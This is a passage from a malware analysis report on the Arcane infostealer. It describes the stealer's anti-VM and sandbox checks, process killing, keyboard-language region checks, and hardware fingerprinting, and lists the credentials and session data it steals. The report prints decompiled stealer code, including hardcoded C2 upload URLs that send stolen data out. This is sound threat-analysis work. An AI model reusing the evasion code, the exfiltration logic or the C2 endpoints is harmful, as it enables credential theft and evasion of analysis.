


Figure 26- Main Code Structure

The **Main** method of the analyzed malware serves as the central control point that manages the application's entire execution flow. When the malware is launched, it first performs checks to detect **virtualized environments**. The `VMChecker.IsRunningInVM` call is used to determine whether the malware is running in a **sandbox or virtual machine environment**. If such an environment is detected, the malware terminates its execution completely.

Dynamic Analysis




Figure 27- Driver Checks

The malware contains an **anti-VM mechanism** that checks loaded system drivers to detect virtual machines and analysis environments. Through the CheckForVMDrivers function, driver names associated with virtualization and sandbox environments such as **VirtualBox**, **VMware**, **QEMU**, **Parallels**, **Xen**, and **Any.Run** are queried using the **GetModuleHandle** API.

VBoxMouse.sys	VBoxGuest	VBoxGuest.sys	qemupci.sys
VBoxSF.sys	VBoxVideo.sys	vmmouse.sys	prl_boot.sys
vmhgfs.sys	vm3dmp.sys	vmci.sys	prl_eth.sys
vmxnet.sys	qemupciserial.sys	qemupcivideo.sys	prl_fs.sys
prl_memdev.sys	prl_usb_mouse.sys	xen.sys	xenfilt.sys
xenvbd.sys	anyrun.sys		

Table 3- Checked Drivers




Figure 28- Device Checks

The malware checks whether **VirtualBox** or **VMware** devices/drivers are present on the system by iterating through a predefined list of **device paths**. For each path, it calls the Windows API **CreateFile** function to determine whether the corresponding device can be opened.

@ "\\.\VBoxMiniRdrDN"	@ "\\.\HGFS"	@ "\\.\prl_usb_mouse"
-----------------------	--------------	-----------------------

Table 4- Device Path




Figure 29- Monitor Refresh Rate Check

Another check performed by the malware involves querying the system's **monitor refresh rate** through **WMI** as part of its **anti-VM** mechanism. The **CurrentRefreshRate** value is retrieved from the **Win32_VideoController** class and evaluated. If the monitor's refresh rate is **below 50 Hz**, the system is considered to be running in a **virtual machine**, and the malware terminates its execution.




Figure 30- CPU Check

In the next stage, the malware performs an **anti-analysis check** designed to detect **sandbox environments** by querying the system's processor model name through **WMI**. The **GetCPUName** function retrieves the CPU name from the **Win32_Processor** class and performs a simple string match against the returned value. If the processor name contains "**Broadwell**" or "**G690**", the system is assumed to be running in a **sandbox environment**, and the malware terminates its execution.




Figure 31- Object Creation

In the continuation of the **Main** function, the **MemoryZip** object is used to collect all gathered output within a single **in-memory ZIP container**, without writing the data to disk.




Figure 32- MemoryZip Class

The **MemoryZip** class is designed to package files and directories entirely in memory in **ZIP** format, without leaving artifacts on disk. The contents are stored in a **MemoryStream**, while **ZipArchiveMode.Update** allows data to be added to the same **ZIP** container across multiple stages. The **PackZip** method is used to generate the ZIP's final **byte[]** output.

```

Counter X
76 public DetectorUrl url { get; set; }
77
78 // Token: 0x1700003E RID: 62
79 // (get) Token: 0x060001C1 RID: 449 RVA: 0x00002DBA File Offset: 0x0000FBA
80 // (set) Token: 0x060001C2 RID: 450 RVA: 0x00002DC2 File Offset: 0x0000FC2
81 public byte[] screenshot { get; set; }
82
83 // Token: 0x1700003F RID: 63
84 // (get) Token: 0x060001C3 RID: 451 RVA: 0x00002DCB File Offset: 0x0000FCB
85 // (set) Token: 0x060001C4 RID: 452 RVA: 0x00002DD3 File Offset: 0x0000FD3
86 private List<string> strings { get; set; }
87
88 // Token: 0x060001C5 RID: 453 RVA: 0x00002DD3 File Offset: 0x0000FD3
89 public void Detector_Add(string key)
90 {
91     if (this.strings.Contains(key))
92     {
93         return;
94     }
95     try
96     {
97         this.strings.Add(key);
98         if (key.StartsWith("vpn"))
99         {
100             int num = this.Vpn + 1;
101             this.Vpn = num;
102         }
103         if (key.StartsWith("game"))
104         {
105             int num = this.Games + 1;
106             this.Games = num;
107         }
108         if (key.StartsWith("server"))
109

```

Figure 33- Counter Object

The **Counter** class serves as the central state and statistics tracker for findings collected during the execution process. It records detected items using **unique keys**, ensuring that each key is added only once. Depending on the prefix—**vpn**, **game**, **server**, **messenger**, **grabber**, or **crypto**—the corresponding counters are incremented.

In addition, it stores contextual information about the target environment, collected artifact metrics, auxiliary analysis components, and an optional screenshot. The **Dump** method consolidates all unique detections into a single text output.

This structure functions as a **shareable state container** used to measure, classify, and report the data collection process.

Brute	Cookies	Games	Grabber
Ip	Iso	Messenger	Passwords
Screenshot	Servers	Strings	Url
Vpn	Wallets		

Table 5- Prefix Counters




Figure 34- Killer Object

The **Killer** class is a **process control component** used to forcibly terminate specific applications running on the target system. The **Execute** method obtains a snapshot of all currently running processes using the Windows APIs **CreateToolhelp32Snapshot** and **Process32First/Next**, then compares each process's executable filename against a predefined **ProcessNames** list.

firefox.exe	waterfox.exe	k-meleon.exe
thunderbird.exe	icedragon.exe	cyberfox.exe
blackhawk.exe	palemoon.exe	ghostery.exe
undetactable.exe	sielo.exe	conkeror.exe
msedge.exe	netscape.exe	seamonkey.exe
slimbrowser.exe	msedge_pwa_launcher.exe	avant.exe
opera.exe	operagx.exe	msedgewebview2.exe
msedgewebview.exe	chromium.exe	slimjet.exe
chrome.exe	browser.exe	vivaldi.exe
brave.exe	edge.exe	microsoft.exe
dragon.exe	torch.exe	mozilla.exe
discord.exe	update.exe	yandex.exe
sputnik.exe	nichrome.exe	msedge_proxy.exe
cocbrowser.exe	uran.exe	msedge_proxy.exe
chromodo.exe	atom.exe	bravebrowser.exe
steam.exe	cryptotab.exe	ghostbrowser.exe
maelstrom.exe	kinza.exe	globus.exe
falkon.exe	elementbrowser.exe	colibri.exe
whale.exe	avastbrowser.exe	ucbrowser.exe
maxthon.exe	blisk.exe	aolshield.exe
baidubrowser.exe	ccleanerbrowser.exe	hola.exe
xvast.exe	Kingpin	qqbrowser.exe
private_browsing.exe	chrome_pwa_launcher.exe	chrome_proxy.exe
telegram.exe		

Table 6- Checked Process List

```

4
5 namespace Stealer.Helper
6 {
7     // Token: 0x020000A6 RID: 166
8     internal class AntiCIS
9     {
10         // Token: 0x06000380 RID: 896 RVA: 0x00014434 File Offset: 0x00012634
11         public static bool Check()
12         {
13             string[] array = new string[] { "ru", "uk", "be", "kk", "uz", "ky", "tg", "az", "hy" };
14             foreach (object obj in InputLanguage.InstalledInputLanguages)
15             {
16                 string text = ((InputLanguage)obj).Culture.TwoLetterISOLanguageName.ToLower();
17                 if (array.Contains(text))
18                 {
19                     return true;
20                 }
21             }
22             return false;
23         }
24     }
25 }

```

Name	Value
array	string[0x00000009]
enumerator	(System.Collections.ArrayList.ArrayListEnumeratorSimple)
text	"tr"

Figure 35- AntiCIS Method

The purpose of the **AntiCIS** class is to determine whether the system on which the malware is running is associated with the **former Soviet region** by examining the **keyboard language**. If the system is configured to use a language associated with this region, the method returns **true**; otherwise, it returns **false**. In this malware, the information obtained from this check is used to **change the C2 server**. **Languages checked:**

CODE	COUNTRY
Ru	Rusça
Uk	Ukraynaca
Be	Belarusça
Kk	Kazakça
Uz	Özbekçe
Ky	Kırgızca
Tg	Tacikçe
Az	Azerice
Hy	Ermenice

Table 7- Checked Language

```

35 {
36     killer.Execute(memoryZip, counter);
37 }
38 string text = "https://arcanelpanel.cc/api/upload/ChuckRU";
39 string text2 = "https://arcanelpanel.cc/api/upload/EU";
40 string text3 = (AntiCIS.Check() ? text : text2);
41 string text4 = HwidGenerator.Hwid();
42 string countryCode = NetworkUtils.GetIP().CountryCode;
43 string text5 = "[" + countryCode + "]" + text4;
44 StringBuilder stringBuilder = new StringBuilder();
45 Parallel.ForEach(TargetI>(Plugin2.targetIs, delegate(TargetI target)
46 {
47     try
48     {
49         target.Execute(memoryZip, counter);
50     }
51     catch (Exception ex)
52     {

```

Name	Value
args	string[0x00000000]
killer	Arcane.Target.Browsers.Killer
text	"https://arcanelpanel.cc/api/upload/ChuckRU"
text2	"https://arcanelpanel.cc/api/upload/EU"
text3	"https://arcanelpanel.cc/api/upload/EU"
text4	null

Figure 36- EU Server Selection

Here, a dynamic **URL** is selected based on the return value of the **AntiCIS.Check** method. If the target system is associated with the **CIS (Commonwealth of Independent States) region**, the **ChuckRU** endpoint is used for **C2** communication. Otherwise, the **false** endpoint is selected.

```

6 namespace Arcane.Helper
7 {
8     // Token: 0x02000078 RID: 120
9     internal class HwidGenerator
10     {
11         // Token: 0x06000213 RID: 531 RVA: 0x000FD6C File Offset: 0x000DF6C
12         public static string Hwid()
13         {
14             HashAlgorithm hashAlgorithm = new MD5CryptoServiceProvider();
15             byte[] array = Encoding.ASCII.GetBytes(HwidGenerator.Inf());
16             array = hashAlgorithm.ComputeHash(array);
17             return HwidGenerator.ByteToStr(array);
18         }
19
20         // Token: 0x06000214 RID: 532 RVA: 0x000FD9C File Offset: 0x000DF9C
21         private static string ByteToStr(byte[] buffer)
22         {
23             StringBuilder stringBuilder = new StringBuilder();
24             foreach (byte b in buffer)
25             {
26                 stringBuilder.Append(b.ToString("x2"));
27             }
28             return stringBuilder.ToString();
29         }
30     }
31 }

```

Name	Value	Type
Arcane.Helper.HwidGenerator.Identifier returned	"VMware Virtual NVMe Disk"	string
Arcane.Helper.HwidGenerator.Identifier returned	"(Standart disk sürücüsü)"	string
Arcane.Helper.HwidGenerator.Identifier returned	@ "\\PHYSICALDRIVE0"	string
Arcane.Helper.HwidGenerator.Identifier returned	"AMD Ryzen 5 5500H with Radeon Graphics"	string
System.Environment.MachineName.get returned	"DESKTOP"	string
System.Environment.UserName.get returned	" "	string
System.Environment.ProcessorCount.get returned	0x00000002	int

Figure 37- HWID Generation Process

The **HwidGenerator** class collects basic system information, such as **disk** and **CPU** details, through **WMI** and environment variables, and combines the collected data into a single string. This data is then hashed using **MD5** and converted into hexadecimal format to generate a unique **HWID** for the system.

This identifier is a typical **hardware fingerprinting** implementation used by the malware's **C2 infrastructure** for **victim tracking**, **session association**, and **distinguishing repeated infections**.




Figure 38- GetIP Query — Retrieving IP Information

The **NetworkUtils** component implements a multi-source **GEO-IP resolution mechanism** to obtain the system's **external IP address** and **country information**. If previously retrieved IP information is available, the **GetIP** method returns it directly. Otherwise, it initiates a **thread-safe** network request. The IP information is obtained by sequentially querying **ip-api[.]com**, **ipwhois[.]app**, and **freegeoip[.]app**. When a successful response is received, an **IpInfo** object containing the **IP address**, **country code**, and **country name** is created. Combined with the previously described **Anti-CIS** and **HWID** mechanisms, this component enables the malware to determine the victim's **network location** and **geographic profile**.




Figure 39- Analyzing Traffic to ip-api[.]com with Wireshark

The analyzed network traffic shows that the client connected to the service using the **Host: ip-api.com** header, and the server returned an **HTTP/1.1 200 OK** response. In the response headers, **X-Ttl** indicates the validity period of the **IP** information, while **X-RI** indicates the remaining request limit. The response body exposes **network location information** associated with the IP address in plaintext, including the **country**, **city**, **geographic coordinates**, **time zone**, and **ISP**.




Figure 40- Country Code and HWID

During the malware's subsequent execution, the **country code** is prepended in square brackets to the **HWID/system identifier (text4)**, creating a single **labeled identifier (text5)**.




Figure 41- FileZilla Application Check

The malware targets **server connection information** by collecting the configurations of remote access, tunneling, and file transfer services defined in **Arcane.Target.Server**. It extracts local profile files from **AnyDesk** and **Cyberduck**, as well as **DynDNS** credentials. For **FileZilla** and **WinSCP**, the malware retrieves **FTP/SFTP credentials** in plaintext from their configuration data stored in the registry.

AnyDesk	CyberDuck	DynDns
FileZilla	Ngrok	PlayIt
WinSCP		

Table 8- Targeted Remote Access Tools




Figure 42- Discord Application Check

The malware targets **session and identity data** associated with messaging and gaming platforms. All modules operate in parallel through **TargetI**. The **Roblox** and **Steam** modules also target local files containing the respective platforms' **session, identity, and user data**. The collected data is stored in **application-specific directories within MemoryZip**.

Discord	Jabber	Signal
Tox	Telegram	Roblox
Steam		

Table 9- Targeted Messaging and Gaming Applications

